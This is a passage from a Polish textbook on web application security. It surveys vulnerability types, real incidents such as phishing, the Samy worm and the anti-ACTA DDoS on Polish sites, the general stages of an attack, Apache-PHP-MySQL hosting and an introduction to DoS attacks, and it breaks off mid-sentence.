- **ograniczaniem**, stosowanie procedur bezpieczeństwa przez użytkowników (np. nazw i haseł w celach autentykacji) czy opracowanie zabezpieczeń przez producentów oprogramowania jest narzutem, postrzeganym przez normalnych, dobrze nastawionych użytkowników jako zupełnie niepotrzebny ale kosztowny (podobnie jak np. fotoradary na drogach);

- **niemierzalne**, trudno jest bowiem zmierzyć poziom bezpieczeństwa tego czy innego systemu w rozsądnej metryce; metryki cząstkowe (typu czas odtworzenia po awarii czy liczba wykrytych luk w bezpieczeństwie w ciągu roku) nie spełniają potrzeb odbiorców aplikacji; rzeczy niemierzalne są natomiast trudne do oszacowania i w konsekwencji uniemożliwiają wyznaczenie racjonalnego w danym przypadku poziomu zabezpieczeń;
- **trudne**, ponieważ trudno jest walczyć z intelektualnym zaangażowaniem drugiego człowieka, przewidywać jego działania mając równocześnie świadomość niedoskonałości technologii i ogromnej przewagi czasowej atakującego, który ma dużo czasu na przygotowanie ataku, a obrona powinna działać błyskawicznie; wielowarstwowość systemów informatycznych powoduje, że luka w bezpieczeństwie jest bardzo często całkowicie niezależna od twórców konkretnej aplikacji; istotnym elementem trudności jest także losowy, często nieprzewidywalny, charakter większości zagrożeń.

Wymienione powody stanowią główną przyczynę podatności na ataki na aplikacje pracujące w sieci Internet. Należy mieć na uwadze, że każda technika agresji posiada indywidualne warunki, w których może zajść. Poza tym potencjalny napastnik ma bardzo dużo czasu na przygotowanie ataku.

Luki w aplikacjach internetowych mogą być pozostawione na różnych jej poziomach i w różnych warstwach. Na rysunku 1.2 przedstawiony został procentowy udział różnego typu podatności w ogóle zjawiska. Do najczęściej występujących podatności zalicza się: wstrzyknięcia kodu SQL (25%), ataki XSS (17%), ominięcie procesu uwierzytelnienia lub autoryzacji (14%), błędy bufora (12%).




Rys. 1.2. Udział różnego rodzaju podatności na ataki w aplikacjach internetowych

Źródło: (Application, 2009)

1.4. KONSEKWENCJE ATAKÓW NA APLIKACJE INTERNETOWE

Skutki dokonanego i udanego ataku mogą uwidocznąć się niezwłocznie, z opóźnieniem, a czasem w ogóle nie są odczuwalne. Wszystko zależy od rodzaju dokonanego ataku i jego rezultatów. Istnieją serwisy o zróżnicowanym stopniu poufności przechowywanych danych. Niektóre udostępniają płatną zawartość swoim klientom. Jeszcze inne pozwalają na obszerne zarządzanie finansami online. Nie ulega wątpliwości, że dbałość o integralność danych, zapewnienie poufności informacji oraz ochrona przed ich przestępczym wykorzystaniem jest szczególnie ważną funkcją systemów informatycznych działających w Internecie. Jeśli dane poufne wejdą w posiadanie osób nieuprawnionych bądź skojarzone z innymi informacjami posłużą do innych celów niż określone przy ich gromadzeniu, powstanie poważne zagrożenie interesów ekonomicznych firmy, praw obywatelskich jednostki (Sobstel, 2006), a nawet bezpieczeństwa kraju. Rysunek 1.3 przedstawia największe zagrożenia dla firm pochodzące z popularnych, masowych aplikacji internetowych, takich jak Facebook czy Twitter.




Rys. 1.3. Największe zagrożenia dla firm, pochodzące z mediów społecznościowych

Źródło: opracowanie własne na podstawie (Raport, 2011)

Nieodłącznym efektem udanego ataku na aplikację internetową jest kompromitacja jej wykonawcy. Ale nie tylko – na szwank narażona zostaje bowiem reputacja całego serwisu lub instytucji, do której on należy. Po ujawnieniu samego faktu ataku, poszkodowany zmuszony jest do znacznych wysiłków w celu odnalezienia i załatwienia dziury w swoim systemie oraz zapewnienia grona użytkowników oraz opinii publicznej, że kryzys został zażegnany. Polski serwis filmowy Filmweb.pl w połowie sierpnia 2010 roku padł ofiarą upublicznienia pliku zawierającego listę ponad 700 000 loginów, adresów email oraz sum kontrolnych haseł użytkowników (Filmweb, 2008). Administracja tego serwisu poinformowała poszkodowanych o konieczności zmiany hasła nie tylko w swoim, ale również w innych serwisach, gdzie zostało ono użyte. Wykorzystując tendencję do wielokrotnego stosowania tego samego hasła oraz znajomość adresu email ofiary, haker może ukraść jej tożsamość z innych aplikacji webowych, np banków, sklepów lub aukcji internetowych. Należy więc mieć na uwadze, że zabezpieczenie własnego serwisu przekłada się również na w pewnym stopniu na globalne bezpieczeństwo Internetu i powinno dokonać się wszelkich starań, by nie dopuścić do złamania lub obejścia zabezpieczeń.

Problem ataków na systemy finansowe dotyczy także Polski. Najlepszym tego przykładem jest atak przeprowadzony 18 stycznia 2010 roku na PKO BP. Był to atak typu *phishing*, polegający na podszyciu się pod administrację serwisu i wyłudzenie od klientów danych uwierzytelniających. Wszystko odbyło się za pomocą listów email zawierających powiadomienie o możliwości zablokowania konta z powodu braku wymaganych danych (numery kart kredytowych, kody pin). Pod wiadomością znajdowało się łącze pozwalające uzupełnić te dane. Klientom zamiast oryginalnej strony banku wyświetlana była jednak spreparowana witryna przechwytyująca wpisane informacje (Atak, 2010). Ataki tego typu są dość częste i żerują na naiwności użytkowników, zwodząc ich adresem, wyglądem, logami itd. (rysunek 1.4).



Rys. 1.4. Atak phishingowy na właścicieli kart kredytowych – przykład

Źródło: opracowanie własne

W ostatnich latach hakerzy wykorzystują do zarażania złośliwym oprogramowaniem i ataków typu *phishing* znane portale społecznościowe. Na liście takich serwisów znajdują się dobrze znany Facebook (Vieg, 2010), Twitter czy Youtube. Portale społecznościowe, zwane też *Social Media*, to miejsce, gdzie cyberprzestępcy znaleźć mogą – i próbują – wielu nieostrożnych użytkowników, którzy stają się ofiarami ich działań. Dobrze opracowane robaki internetowe rozprzestrzeniają się w serwisach internetowych z zawrotną prędkością. Laboratoria Kasperskiego opublikowały statystyki, z których wynika, że tylko podczas jednego z wielu ataków na serwis Twitter, w link prowadzący do konia trojańskiego kliknęło 2000 osób w ciągu godziny (Raport, 2011). W roku 2005 niewielki kod JavaScript znany jako robak "Samy" przez dobę sparaliżował działanie serwisu MySpace prowadząc w konsekwencji do jego tymczasowego wyłączenia. Liczba zainfekowanych kont sięgnęła miliona, co sprawiło, że co 35. użytkownik MySpace został skutecznie zarażony (Hoffman i Sullivan, 2009). Samy był pierwszym samodzielnie rozprzestrzeniającym się robakiem Javascript i przetarł drogę innym robakom, które stanowią obecnie ok 10% ogółu złośliwego oprogramowania (Raport, 2011).

Inne zagrożenie polega na ujawnieniu lub manipulacji poufnymi danymi użytkownika. Można łatwo sobie wyobrazić, że skasowanie całej korespondencji elektronicznej byłoby rzeczą przykrą. Jednak konsekwencje mogą być znacznie poważniejsze, jeżeli upublicznione zostaną wiadomości wskazujące na ukryte związki biznesowe, pozamałżeńskie lub homoseksualne. Korespondencja elektroniczna zawierać może również dowody działania niezgodnego z prawem lub zasadami etyki i narażać na szwank właściciela skrzynki pocztowej. Podobnie rzecz ma się z historią przeglądanych stron. Informacje o tym, jakie strony przegląda użytkownik mogą wydawać się niegroźne. Jest jednak wprost przeciwnie. W sierpniu 2006 roku firma AOL Inc. (od ang. *America OnLine*) przez pomyłkę ujawniła najpopularniejsze wyrażenia wyszukiwane przez jej użytkowników. Informacje te teoretycznie były anonimowe, jednak istniała możliwość skojarzenie identyfikatora użytkownika z prawdziwymi danymi, ponieważ użytkownicy wpisywali często w pole wyszukiwarki swoje nazwisko lub szukali członów rodziny. Po wnikliwej analizie szukanych fraz badacze byli w stanie połączyć szukane wyrażenia z rzeczywistymi osobami. Wyniki analizy wykazały także, że użytkownicy zainteresowani byli pozyskaniem informacji

m.in. o poradach lekarskich, domach publicznych, pornografii dziecięcej, a nawet szukali porad związanych ze sposobem zabójstwa małżonka (Hoffman i Sullivan, 2009). Każdy powinien się zastanowić i odpowiedzieć na pytanie: czy chciałbym, aby moi bliscy poznali pełną listę szukanych przeze mnie w Internecie wyrażen? Odpowiedź w większości przypadków prawdopodobnie brzmi: NIE.

Zdarzają się także zmasowane i zorganizowane ataki na infrastrukturę informatyczną konkretnych firm lub całych państw. Noszą one nazwę „wojna cybernetyczna” (Wojna, 2012). Udokumentowano parę takich zmasowanych ataków. Jednym z pierwszych był atak na serwery USA przez hakerów rosyjskich i chińskich (Wojna, 2012). Bardzo znany jest atak cybernetyczny na Estonię, który sparaliżował aplikacje internetowe agend rządowych, banków i mediów Estonii (Wojna, 2012). Ataki takie oprócz wyraźnych celów (zwykle ekonomicznych lub politycznych) stanowią element wojny informacyjnej bądź też propagandowej.

Coraz częściej ataki cybernetyczne są wyrazem obywatelskiego nieposłuszeństwa lub też formą nacisku na rząd i inne instytucje w demokratycznych państwach. Spektakularnym przykładem było zablokowanie wielu aplikacji rządowych (i nie tylko) przez grupę hakerów (przy wydatnej pomocy społeczeństwa – użytkownicy Internetu „użyteczali” swoich komputerów dobrowolnie) w proteście przeciwko podpisaniu przez Polskę restrykcyjnej umowy o walce z naruszeniami własności intelektualnej zwanej ACTA (ang. *Anti-Counterfeiting Trade Agreement*). Swoiste „sprawozdanie” z ataku, zrealizowanego 22 stycznia 2012 roku, przedstawia rysunek 1.5 (wskazuje m.in. na zablokowanie serwisu: premier.gov.pl). Slangowe określenie TANGO DOWN na rysunku 1.5 oznacza uzyskanie kontroli i zwykle zablokowanie serwera lub serwisu.

Anonymous atakuje! Tak chcą zablokować ACTA

2012-01-22 | Ostatnia aktualizacja: 18:56 | Komentarze: 57

Tagi: ACTA, Anonymous, Internet, Twitter

Rekomenduj artykuł Dodaj do:

AnonymousWiki Anonymous ✓
| OPERATION ANTI-ACTA | pastebin.com/2uDRBS1F
12 hours ago

AnonymousWiki Anonymous ✓
We are launching a full scale attack on Poland's government.
Expect us.
13 hours ago

AnonymousWiki Anonymous ✓
TANGO DOWN - sony.co.uk | sorry for the lateness
14 hours ago

AnonymousWiki Anonymous ✓
Onet was down for about 30 seconds lol.
15 hours ago

AnonymousWiki Anonymous ✓
TANGO DOWN - onet.pl
15 hours ago

AnonymousWiki Anonymous ✓
Currently attacking onet.pl WE NEED YOU !!
anonymouswiki.forumotion.com
15 hours ago

AnonymousWiki Anonymous ✓
TANGO DOWN - premier.gov.pl
15 hours ago ☆ Favorite 13 Retweet Reply

AnonymousWiki Anonymous ✓
We're looking on DDoSing onet.pl but we need moar people..
15 hours ago

AnonymousWiki Anonymous ✓
GET IN HERE!! anonymouswiki.forumotion.com
15 hours ago

@AnonymousWiki Anonymous ✓
TANGO DOWN - premier.gov.pl
15 hours ago via web
☆ Favorite 13 Retweet Reply
replies 1

mienso_pl Sandra Recka III
@AnonymousWiki don't stop!
15 hours ago

bminossi Bruno Minossi
@AnonymousWiki how port you use 6667? 21?
15 hours ago
Retweeted by Claudia_ShadyPL and 36 others

[poprzednie](#) [następne](#)

Pokaz slajdów: ☒ wyłączyć ☐ 5s ☐ 10s

TANGO DOWN - to hasło, które oznacza, że hakerom udało się przejąć stronę
Fot. Twitter

Rys. 1.5. Relacja z ataku cybernetycznego na polskie serwisy w proteście przeciw ACTA


Źródło: opracowanie własne

Umowa ACTA wzbudza cały szereg kontrowersji w obszarze wykroczeń w obszarze cyfrowym i była negatywnie odebrana na terenie całej Unii Europejskiej, w tym w Polsce. Obywatelskie nieposłuszeństwo, poza demonstracjami (notabene organizowanymi często przy pomocy serwisów społecznościowych), wykorzystało cyberprzestrzeń.

1.5. OGÓLNY SCHEMAT ATAKU

Większość ataków niezależnie od ich powodów i wykorzystywanych podatności cechuje ten sam scenariusz działania opierający się na kilku powtarzalny zbiorach czynności (Sobstel, 2006):

- **Skanowanie** – atakujący używając specjalnego oprogramowania skanuje porty hosta, aby wykryć otwarte porty HTTP (w tym także porty HTTPS i inne - niestandardowe), a tym samym stwierdzić obecność działających serwerów WWW.
- **Gromadzenie informacji** – agresor rozpoznaje rodzaj serwera, odkrytego na skanowanych portach, a następnie analizuje aplikację w celu zgłębiania jej zachowania i budowy. Często wykorzystywane są tu różne techniki wywoływania błędów aplikacji internetowych, które pozwalają rozpoznać środowisko ich pracy – rysunek 1.6.
- **Testowanie** – atakujący poddaje elementy serwisu różnorodnym testom penetracyjnym, które pozwalają ocenić podatność aplikacji internetowej na atak i zaplanować go.
- **Planowanie ataku** – na podstawie informacji uzyskanych w poprzednich krokach, agresor określa słabe punkty serwisu i planuje atak (tj. dobiera metody i narzędzia a także czas przeprowadzenia ataku).
- **Dokonywanie ataku** – w oparciu o zaplanowany wcześniej scenariusz, agresor dokonuje właściwego ataku na aplikację. W tym kroku może on też zatrzeć dowody swojej działalności.



Rys. 1.6. Odpowiedź niezabezpieczonej aplikacji na błędne żądanie

Źródło: opracowanie własne

Konfiguracja środowiska aplikacji – zagrożenia i ochrona

Cel


Rozdział poświęcony jest prezentacji konfiguracji typowego środowiska uruchomieniowego aplikacji internetowych, a mianowicie triady: serwer web-serwer aplikacji-serwer bazy danych (na przykładzie najbardziej popularnych: Apache-PHP-MySQL). Przedstawione zostały typowe możliwości ataków na wszystkie trzy komponenty środowiska oraz metody, narzędzia i zalecenia ochrony przed nimi. Przedstawiono także protokół HTTPS, zwracając uwagę na istotność jego poprawnego stosowania. W rozdziale podkreśla się istotny wpływ na bezpieczeństwo właściwej konfiguracji środowiska, w tym wartości jego konkretnych parametrów i dołączonych bądź tylko włączonych komponentów.

Plan

1. Typowe środowiska uruchomieniowe aplikacji internetowych.
2. Ataki na serwer HTTP i ochrona przed nimi.
3. Protokół HTTP i HTTPS.
4. Serwer bazy danych i jego ochrona.
5. Konfiguracja środowiska PHP.

2.1. TYPOWE ŚRODOWISKO URUCHOMIENIOWE APLIKACJI INTERNETOWEJ


Jak już było wspomniane w poprzednim rozdziale (stos technologiczny z rys. 1.1), architektura środowiska uruchomieniowego aplikacji internetowej jest złożona i wymaga integracji wielu różnych technologii i programów. Jej programiści muszą używać wielu różnych języków programowania. Przykładowa, wykorzystująca popularny język PHP, architektura środowiska wykonawczego aplikacji internetowej została przedstawiona na rys. 2.1. Podwójnymi strzałkami została wyróżniona komunikacja między urządzeniami wykorzystującymi sieć Internet. Pojedyncze strzałki oznaczają natomiast komunikację w obrębie jednego serwera lub sieci lokalnej. Z rysunku 2.1 wynika, że uzyskanie dostępu do aplikacji możliwe jest jedynie za pośrednictwem serwera HTTP zainstalowanego na hoście świadczącym usługi sieciowe.



Rys. 2.1. Przykładowa architektura środowiska wykonawczego aplikacji internetowej

Źródło: opracowanie własne

Istnieją niestety sytuacje, w których haker może przejąć kontrolę nad aplikacją poprzez wykorzystanie luk w jej środowisku wykonawczym lub błędnego jej skonfigurowania. Na rysunku 2.2 przedstawione zostały możliwe kierunki ataku na komponenty używane przez aplikację webową. Za ich pośrednictwem można wpłynąć na działanie aplikacji i finalnie przejąć nad nią kontrolę lub zamieścić złośliwy kod.



Rys. 2.2. Przykładowe kierunki ataku na elementy środowiska wykonawczego aplikacji internetowej

Źródło: opracowanie własne

2.2. ATAKI NA SERWER HTTP I OCHRONA PRZED NIMI


Działający standardowo na porcie nr 80 serwer HTTP umożliwia udostępnianie dokumentów takich jak strony www, grafika lub inne dowolne pliki innym komputerom – klientom. Serwer HTTP z kolei komunikuje się z aplikacją internetową w celu przekazania parametrów żądania klienta zgodnie z interfejsem CGI (lub innym, np. JSP czy ASP) następnie pobrania odpowiedzi na nie. Później dane poddawane są dalszemu przetwarzaniu (np. kolejkowane), a w ostatnim etapie odpowiedź zostaje

wysłana do klienta. Ważne jest podkreślenie faktu, że protokół HTTP jest bezstanowy, co oznacza, że dowolne dwa połączenia nie są ze sobą powiązane. Istnieje wiele serwerów HTTP – tabela 2.1 przedstawia popularność czterech najczęściej wykorzystywanych. Udział pozostałych w rynku wynosi 12%, ale każdy z nich nie przekracza 1% jednostkowo. Dane w tabeli 2.1 powstały w wyniku badań 188 mln aktywnych serwisów internetowych (October, 2012). Jak widać, najbardziej popularnym jest Apache. Sytuacja taka utrzymuje się od wielu lat – rysunek 2.3. W związku z tym większość zagrożeń będzie omówiona na jego przykładzie.

Tabela 2.1. Najpopularniejsze serwery HTTP w październiku 2012 roku

Nazwa serwera	Producent	Obsługiwane strony	Udział w rynku
Apache	Apache	104 mln	55,43%
IIS	Microsoft	23 mln	12,36%
nginx	Igor Sysoev	22 mln	11,99%
GWS	Google	14 mln	7,78%

Źródło: (October, 2012)




Rys. 2.3. Popularność serwerów HTTP w ujęciu historycznym

Źródło: (October, 2012)

Ataki odmowy dostępu DoS

Jednym z podstawowych ataków wymierzonych w serwer HTTP są ataki z rodziny DoS (ang. *Denial of Service*). Polegają one na doprowadzeniu do odmowy dostępu do usługi poprzez spowolnienie, wstrzymanie lub zakończenie jej działania. Ogólnie mówiąc, paraliżują one funkcjonowanie serwisu, uniemożliwiając korzystanie z niego. Mogą wykorzystywać zapełnienie całej dostępnej pamięci RAM serwera, przepełnienie przestrzeni dysku twardego lub zalanie serwisu tak dużą liczbą żądań, że serwer nie jest w stanie na nie odpowiedzieć z powodu pełnego wykorzystania mocy procesora. Ataki DoS mogą paraliżować również elementy sieci dostępowej jak routery czy przełączniki. Są bardzo przykrym rodzajem ataków, bowiem w najlepszym wypadku spowalniają działanie aplikacji internetowej, a w najgorszym są w stanie zniszczyć wewnętrzną spójność danych lub całkowicie wstrzymać usługę.

Prosty **DoS** to atak odmowy dostępu zwany też „napływem ruchu sieciowego” (Hoffman i Sullivan, 2009) polegający na wygenerowaniu przez atakującego bardzo dużej liczby żądań, które paraliżują pracę serwera (rysunek 2.3).




Rys. 2.4. Schemat ataku DoS

Źródło: opracowanie własne

DDoS (ang. *Distributed Denial of Service*) to rozproszony atak odmowy dostępu. W jego trakcie atakujący używa wielu różnych komputerów (zwanych botami lub zombi) dla zwielokrotnienia siły ataku i utrudnienia obrony przed nim (Ericson, 2004). Na rysunku 2.5 są to komputery, zwane też „zombie”, na których zainstalowano złośliwe oprogramowanie (ang. *Malware*). Oprogramowanie to pozwala atakującemu

